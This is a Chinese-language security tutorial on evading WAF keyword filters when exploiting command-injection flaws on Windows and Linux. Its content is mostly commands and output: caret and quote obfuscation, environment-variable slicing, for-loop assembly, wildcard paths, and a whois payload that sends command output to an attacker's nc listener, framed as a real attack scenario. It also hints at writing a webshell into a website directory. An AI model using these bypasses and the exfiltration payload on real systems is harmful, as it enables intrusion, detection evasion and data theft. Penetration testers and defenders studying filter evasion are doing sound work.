绕过WAF运行命令执行漏洞的方法大全

安全客 前天

以下文章来源于掌控安全EDU ，作者掌控安全-桐镜

掌控安全EDU
安全教程\高质量文章\面试经验分享，尽在#掌控安全EDU#

前言

今天聊聊关于命令执行漏洞绕过过滤的方法，让我们一起由浅入深。


一、windows下

1.1 符号与命令的关系

在看一个例子开始之前，首先了解一点，”和^这还有成对的圆括号()符号并不会影响命令的执行。在windows环境下，命令可以不区分大小写


```
whoami //正常执行
w"h"o"a"m"i //正常执行
w"h"o"a"m"i" //正常执行
wh""o^a^mi //正常执行
```

```
wh""o^am"i //正常执行
((((Wh^o^am""i)))) //正常执行
```



当然你可以加无数个"但不能同时连续加2个^符号，因为^号是cmd中的转义符，跟在他后面的符号会被转义

```
w""""""""""""hoami //正常执行
w""""""""""""hoa^m""i //正常执行
w""""""""""""hoa^^m""i //执行错误
```




如果在命令执行的时候遇到了拦截命令的关键字，那么就可以使用这种方式绕过啦。

1.2 了解set命令和windows变量

我们再了解一下cmd中的set命令和%符号的含义

首先set命令可以用来设置一个变量(环境变量也是变量哦~)，那么%符号如下图

```
set a=1 //设置变量a，值为1
echo a //此时输出结果为"a"
echo %a% //此时输出结果为"1"
```



可以明显的看出，用两个%括起来的变量，会引用其变量内的值。那也就是说：


```
set a=whoami //设置变量a的值为whoami
%a% //引用变量a的值，直接执行了whoami命令
```

```
C:\Users\Administrator.DESKTOP-U239LQL>set a=whoami

C:\Users\Administrator.DESKTOP-U239LQL>%a%
desktop-u2391ql\administrator
```

这样就可以执行命令了，又或者还可以

```
set a=who
set b=ami
%a%%b% //正常执行whoami

set a=w""ho
set b=a^mi
%a%%b% //根据前一知识点进行组合，正常执行whoami

set a=ser&& set b=ne&& set c=t u && call %b%%c%%a%
//在变量中设置空格，最后调用变量来执行命令
```

```
C:\Users\Administrator.DESKTOP-U239LQL>set a=who

C:\Users\Administrator.DESKTOP-U239LQL>set b=ami

C:\Users\Administrator.DESKTOP-U239LQL>%a%%b%
desktop-u2391ql\administrator

C:\Users\Administrator.DESKTOP-U239LQL>set a=w""ho

C:\Users\Administrator.DESKTOP-U239LQL>set b=a^mi

C:\Users\Administrator.DESKTOP-U239LQL>%a%%b%
desktop-u2391ql\administrator
```




通常我们也可以自定义一个或者多个环境变量，利用环境变量值中的字符，提取并拼接出最终想要的cmd命令。如:

```
Cmd /C "set envar=net user && call echo %envar%"
```

可以拼接出cmd命令：net user

也可以定义多个环境变量进行拼接命令串，提高静态分析的复杂度：

```
cmd /c "set envar1=ser&& set envar2=ne&& set envar3=t u&&call echo %envar2%%envar3%%envar1%"
```



cmd命令的"/C"参数，Cmd /C "string"表示：执行字符串string指定的命令，然后终止。

而启用延迟的环境变量扩展，经常使用 cmd.exe的 **/V:ON**参数，

/V:ON参数启用时，可以不使用call命令来扩展变量，使用 **%var%** 或 **!var!** 来扩展变量，**!var!**可以用来代替**%var%**，也就是可以使用感叹号字符来替代运行时的环境变量值。后面介绍**For循环**时会需要开启**/V:参数**延迟变量扩展方式。

1.3 windows进阶，切割字符串！

再进阶一下，命令行有没有类似php或者python之类的语言中的截取字符串的用法呢，当然也是有的。还拿刚才的whoami来举例

```
%a:~0% //取出a的值中的所有字符
此时正常执行whoami
%a:~0,6% //取出a的值，从第0个位置开始，取6个值
此时因为whoami总共就6个字符，所以取出后正常执行whoami
%a:~0,5% //取5个值，whoam无此命令
%a:~0,4% //取4个值，whoa无此命令
```

从上图可以看出，截取字符串的语法就是

%变量名:~x,y%

即对变量从第x个元素开始提取，总共取y个字符。

当然也可以写-x,-y，从后往前取

写作-x，可取从后往前数第x位的字符开始，一直到字符的末尾

-y来决定少取几个字符

```
C:\Users\Administrator.DESKTOP-U239LQL>echo %CommonProgramFiles%
C:\Program Files\Common Files

C:\Users\Administrator.DESKTOP-U239LQL>echo %CommonProgramFiles:~-6%
 Files

C:\Users\Administrator.DESKTOP-U239LQL>echo %CommonProgramFiles:~-10%
mmon Files

C:\Users\Administrator.DESKTOP-U239LQL>echo %CommonProgramFiles:~-10,-1%
mmon File

C:\Users\Administrator.DESKTOP-U239LQL>echo %CommonProgramFiles:~-10,-2%
mmon Fil

C:\Users\Administrator.DESKTOP-U239LQL>echo %CommonProgramFiles:~-10,-3%
mmon Fi

C:\Users\Administrator.DESKTOP-U239LQL>echo %CommonProgramFiles:~-10,1%
m

C:\Users\Administrator.DESKTOP-U239LQL>echo %CommonProgramFiles:~-10,2%
mm

C:\Users\Administrator.DESKTOP-U239LQL>echo %CommonProgramFiles:~-10,3%
mmo
```

继续操作

首先set看一下目前有哪些变量可以给我们用呢

第一个a=whoami可以暂时先忽略，是我自己设置的。

我自己电脑上的环境变量还是挺多的，那我几乎可以用这种方式执行任何命令，因为这些变量的值，几乎都有26个字母在了

从简单的开始，如果命令执行不允许空格，被过滤，那么可以

```
net%CommonProgramFiles:~10,1%user
```

```
C:\Users\Administrator.DESKTOP-U239LQL>net%CommonProgramFiles:~10,1%user

\\DESKTOP-U239LQL 的用户帐户

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
WDAGUtilityAccount
命令成功完成。


C:\Users\Administrator.DESKTOP-U239LQL>
```

CommonProgramFiles=C:Program FilesCommon Files

从CommonProgramFiles这个变量中截取，从第10个字符开始，截取后面一个字符，那这个空格就被截取到了(也就是Program和Files中间的那个空格)，net user正常执行，当然了，还可以配合符号一起使用

```
n^et%CommonProgramFiles:~10,1%us^er
```

```
C:\Users\Administrator.DESKTOP-U239LQL>n^et%CommonProgramFiles:~10,1%us^er

\\DESKTOP-U239LQL 的用户帐户

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
WDAGUtilityAccount
命令成功完成。
```


再列出C盘根目录

```
d^i^r%CommonProgramFiles:~10,1%%commonprogramfiles:~0,3%
//~10,1对应空格，~0,3对应"C:"
```

```
C:\Users\Administrator.DESKTOP-U239LQL>d^i^r%CommonProgramFiles:~10,1%%commonprogramfiles:~0,3%
 驱动器 C 中的卷是 Win 10 Home x64
 卷的序列号是 DA3F-62A2

 C:\ 的目录

2020/05/16  18:26    <DIR>          PerfLogs
2020/06/05  19:42    <DIR>          Program Files
2020/06/05  19:42    <DIR>          Program Files (x86)
2020/04/11  17:18    <DIR>          Users
2020/06/07  00:01    <DIR>          Windows
               0 个文件              0 字节
               5 个目录 43,744,829,440 可用字节
```

那假如环境变量里没有我们需要的字符怎么办呢，那就自己设置呗

```
set TJ=a bcde/$@";fgphvlrequst?
//比如上面这段组合成一个php一句话不难吧？
```



看到这里，聪明的你应该已经学会如何使用这种方式来给网站目录里写个webshell了吧。

1.4 逻辑运算符在绕过中的作用

继续往下，相信所有人都知道，|在cmd中，可以连接命令，且只会执行后面那条命令

```
whoami | ping www.baidu.com
ping www.baidu.com | wh""oam^i
//两条命令都只会执行后面的
```

而||符号的情况下，只有前面的命令失败，才会执行后面的语句

```
ping 127.0.0.1 || whoami //不执行whoami
ping xxx. || whoami //执行whoami
```

```
C:\Users\Administrator.DESKTOP-U239LQL>ping 127.0.0.1 || whoami

正在 Ping 127.0.0.1 具有 32 字节的数据:
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128

127.0.0.1 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms, 最长 = 0ms, 平均 = 0ms

C:\Users\Administrator.DESKTOP-U239LQL>ping xxx. || whoami
Ping 请求找不到主机 xxx. 。请检查该名称，然后重试。
desktop-u2391q1\administrator
```


而&符号，前面的命令可以成功也可以失败，都会执行后面的命令，其实也可以说是只要有一条命令能执行就可以了，但whoami放在前面基本都会被检测


```
ping 127.0.0.1 & whoami //执行whoami
ping xxx. & whoami //执行whoami
```

```
C:\Users\Administrator.DESKTOP-U239LQL>ping 127.0.0.1 & whoami

正在 Ping 127.0.0.1 具有 32 字节的数据:
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128

127.0.0.1 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms, 最长 = 0ms, 平均 = 0ms
desktop-u2391q1\administrator

C:\Users\Administrator.DESKTOP-U239LQL>ping xxx & whoami
Ping 请求找不到主机 xxx。请检查该名称，然后重试。
desktop-u2391q1\administrator
```

而&&符号就必须两条命令都为真才可以了

```
ping www.baidu.com -n 1 && whoami //执行whoami
ping www && whoami //不执行whoami
```





1.5利用For循环拼接命令

For循环经常被用来混淆处理cmd命令，使得cmd命令看起来复杂且难以检测。最常用的For循环参数有/L,/F参数。

```
FOR 参数 %变量名 IN (相关文件或命令) DO 执行的命令
```

```
C:\>for /?
对一组文件中的每一个文件执行某个特定命令。

FOR %variable IN (set) DO command [command-parameters]

  %variable  指定一个单一字母可替换的参数。
  (set)      指定一个或一组文件。可以使用通配符。
  command    指定对每个文件执行的命令。
  command-parameters
             为特定命令指定参数或命令行开关。

在批处理程序中使用 FOR 命令时，指定变量请使用 %%variable
而不要用 %variable。变量名称是区分大小写的，所以 %i 不同于 %I.

如果启用命令扩展，则会支持下列 FOR 命令的其他格式:

FOR /D %variable IN (set) DO command [command-parameters]

    如果集中包含通配符，则指定与目录名匹配，而不与文件名匹配。

FOR /R [[drive:]path] %variable IN (set) DO command [command-parameters]

    检查以 [drive:]path 为根的目录树，指向每个目录中的 FOR 语句。
    如果在 /R 后没有指定目录规范，则使用当前目录。如果集仅为一个单点(.)字符，
    则枚举该目录树。

FOR /L %variable IN (start,step,end) DO command [command-parameters]

    该集表示以增量形式从开始到结束的一个数字序列。因此，(1,1,5)将产生序列
    1 2 3 4 5，(5,-1,1)将产生序列(5 4 3 2 1)

FOR /F ["options"] %variable IN (file-set) DO command [command-parameters]
FOR /F ["options"] %variable IN ("string") DO command [command-parameters]
FOR /F ["options"] %variable IN ('command') DO command [command-parameters]

    或者，如果有 usebackq 选项:

FOR /F ["options"] %variable IN (file-set) DO command [command-parameters]
FOR /F ["options"] %variable IN ("string") DO command [command-parameters]
FOR /F ["options"] %variable IN ('command') DO command [command-parameters]

    fileset 为一个或多个文件名。继续到 fileset 中的下一个文件之前，
    每份文件都被打开、读取并经过处理。处理包括读取文件，将其分成一行行的文字，
    然后将每行解析成零或更多的符号。然后用已找到的符号字符串变量值调用 For 循环
```

`for /L %variable in (start,step,end) do command [command-parameters]`

该命令表示以增量形式从开始到结束的一个数字序列。

使用迭代变量设置起始值(start).

然后逐步执行一组范围的值，直到该值超过所设置的终止值 (end)。

/L 将通过对start与end进行比较来执行迭代变量。

如果start小于end，就会执行该命令，否则命令解释程序退出此循环。

还可以使用负的 step以递减数值的方式逐步执行此范围内的值。

例如，(1,1,5) 生成序列 1 2 3 4 5，

而 (5,-1,1) 则生成序列 (5 4 3 2 1)。

命令`cmd /C "for /L %i in (1,1,5) do start cmd"`

会执行打开5个cmd窗口。

/F参数：是最强大的命令，用来处理文件和一些命令的输出结果。


```
FOR /F ["options"] %variable IN (file-set) DO command [command-parameters]
FOR /F ["options"] %variable IN ("string") DO command [command-parameters]
FOR /F ["options"] %variable IN ('command') DO command [command-parameters]
```

(file-set) 为文件名，for会依次将file-set中的文件打开，并且在进行到下一个文件之前将每个文件读取到内存，按照每一行分成一个一个的元素，忽略空白行。

(“string”)代表字符串，(‘command’)代表命令。

假如文件aa.txt中有如下内容：
第1行第1列 第1行第2列
第2行第1列 第2行第2列

要想读出aa.txt中的内容，可以用`for /F %i in (aa.txt) do echo %i`



如果去掉/F参数则只会输出aa.txt，并不会读取其中的内容。

```
C:\>for %i in (aa.txt) do echo %i

C:\>echo aa.txt
aa.txt
```

先从括号执行，因为含有参数/F,所以for会先打开aa.txt，然后读出aa.txt里面的所有内容，把它作为一个集合，并且以每一行作为一个元素。

由上图可见，并没有输出第二列的内容.
原因是如果没有指定"delims=符号列表"这个开关
那么**for /F**语句会默认以空格键或Tab键作为分隔符。
For /F是以行为单位来处理文本文件的，如果我们想把每一行再分解成更小的内容，就使用**delims**和**tokens**选项。**delims**用来告诉**for**每一行用什么作为分隔符，默认分隔符是空格和Tab键。

```
for /F "delims= " %i in (aa.txt) do echo %i
```

将**delims**设置为空格，是将每个元素以空格分割，默认只取分割之后的第一个元素。如果我们想得到第二列数据，就要用到**tokens=2**，来指定通过**delims**将每一行分成更小的元素时，要取出哪一个或哪几个元素:


```
for /F "tokens=2 delims= " %i in (aa.txt) do echo %i
```

二、进入linux

2.1 linux下的符号和逻辑运算符

这个时候有好奇的观众朋友就要问了，那对方服务器是linux的话怎么办呢?
道理也是相同的

```
a=who
b=ami
$a$b
```




只不过windows的cmd下取变量值需要用两个%，linux下需要用$

那么我们又可以怎么组合呢，接着来看

Linux下用分号表示命令结束后执行后面的命令，无论前面的命令是否成功

```
ping www. ; whoami
echo tj ; whoami
```



符号|在linux中，可以连接命令，和win一样，也只会执行后面那条命令

其他符号如|| 、& 、&&和windows都是一样，不再过多赘述

那么让我们根据以上两点进行一个结合

```
t=l; j=s; i=" -al"; $t$j$i
```

```
[root@iZuf6gkrzwb6u8ciil0uhkZ ~]# t=l;j=s;i=" -al";$t$j$i
total 152
dr-xr-x---. 15 root  root   4096 Jun  7 17:54 .
dr-xr-xr-x. 20 root  root   4096 May 28 20:20 ..
-rw-------   1 root  root  12001 Jun  7 13:42 .bash_history
-rw-r--r--.  1 root  root     18 Dec 29  2013 .bash_logout
-rw-r--r--.  1 root  root    176 Dec 29  2013 .bash_profile
-rw-r--r--.  1 root  root    176 Dec 29  2013 .bashrc
drwxr-xr-x   3 root  root   4096 May 26 14:59 .bundle
drwxr-xr-x   3 root  root   4096 May 26 13:12 .cache
drwx------   3 root  root   4096 May 26 13:27 .config
-rw-r--r--.  1 root  root    100 Dec 29  2013 .cshrc
drwxr-xr-x   3 root  root   4096 May 26 14:50 .gem
drwx------   2 root  root   4096 Jun  7 03:16 .gnupg
drwxr-xr-x   7 10143 10143  4096 Mar 12 14:37 jdk1.8.0_251
drwxr-xr-x   3 root  root   4096 May 26 13:27 .local
drwxr-xr-x   9 root  root   4096 May 26 15:09 .msf4
-rw-r--r--   1 root  root   9224 Sep 12  2016 mysql57-community-release-el7-9.noarch.rpm
-rw-------   1 root  root    460 May 31 22:36 .mysql_history
drwxr-xr-x   3 root  root   4096 Jun  4 15:19 nanyu
drwxr-xr-x   2 root  root   4096 Apr 26 15:58 .pip
drwxr-----   3 root  root   4096 May 26 10:50 .pki
-rw-r--r--   1 root  root    206 May 26 09:50 .pydistutils.cfg
-rw-------   1 root  root      7 Jun  4 13:16 .python_history
-rw-r--r--   1 root  root  23974 May 27 12:11 result.xml
drwx------   2 root  root   4096 Apr 26 07:59 .ssh
-rw-r--r--.  1 root  root    129 Dec 29  2013 .tcshrc
drwxr-xr-x   6 root  root   4096 May 29 11:39 tongjing
-rw-------   1 root  root   8678 Jun  4 12:29 .viminfo
[root@iZuf6gkrzwb6u8ciil0uhkZ ~]#
```

2.2 利用未被过滤的命令，一个例子!

哥哥们看图好了

```
自己服务器中：nc -lvvp 端口
payload发送给对方：whois -h ip -p 端口 `命令` //``为反引号
//下图以自身服务器的1234端口作演示，实际情况根据个人更改
```

```
[root@iZuf6gkrzwb6u8ciil0uhkZ ~]# nc -lvvp 1234
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:52030.
```

```
[root@iZuf6gkrzwb6u8ciil0uhkZ ~]# whois -h 127.0.0.1 -p 1234 `whoami`
```

```
[root@iZuf6gkrzwb6u8ciil0uhkZ ~]# nc -lvvp 1234
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:52030.
root
```

使用whois来执行命令和传输文件


在实际的攻击场景中，可以在自己的攻击服务器上用nc监听一个公网端口，然后在存在命令执行漏洞的网站中发送payload请求，

对它使用whois命令使其命令执行结果返回给nc监听的端口，从而在自己服务器中查看

2.3 linux进阶，符号之间的组合

继续说回来，刚才我说了，windows下双引号和幂运算符号都不会影响命令的执行，linux也同理，如下图

```
whoami
wh$1oami
who$@ami
whoa$*mi
```



在绕过时，不管是windows还是linux，都可以自写fuzz脚本来进行测试

在linux中?扮演的角色是匹配任意一个字符，用?来绕过限制

```
which whoami //找到whoami路径
/u?r/?in/wh?am?
```

```
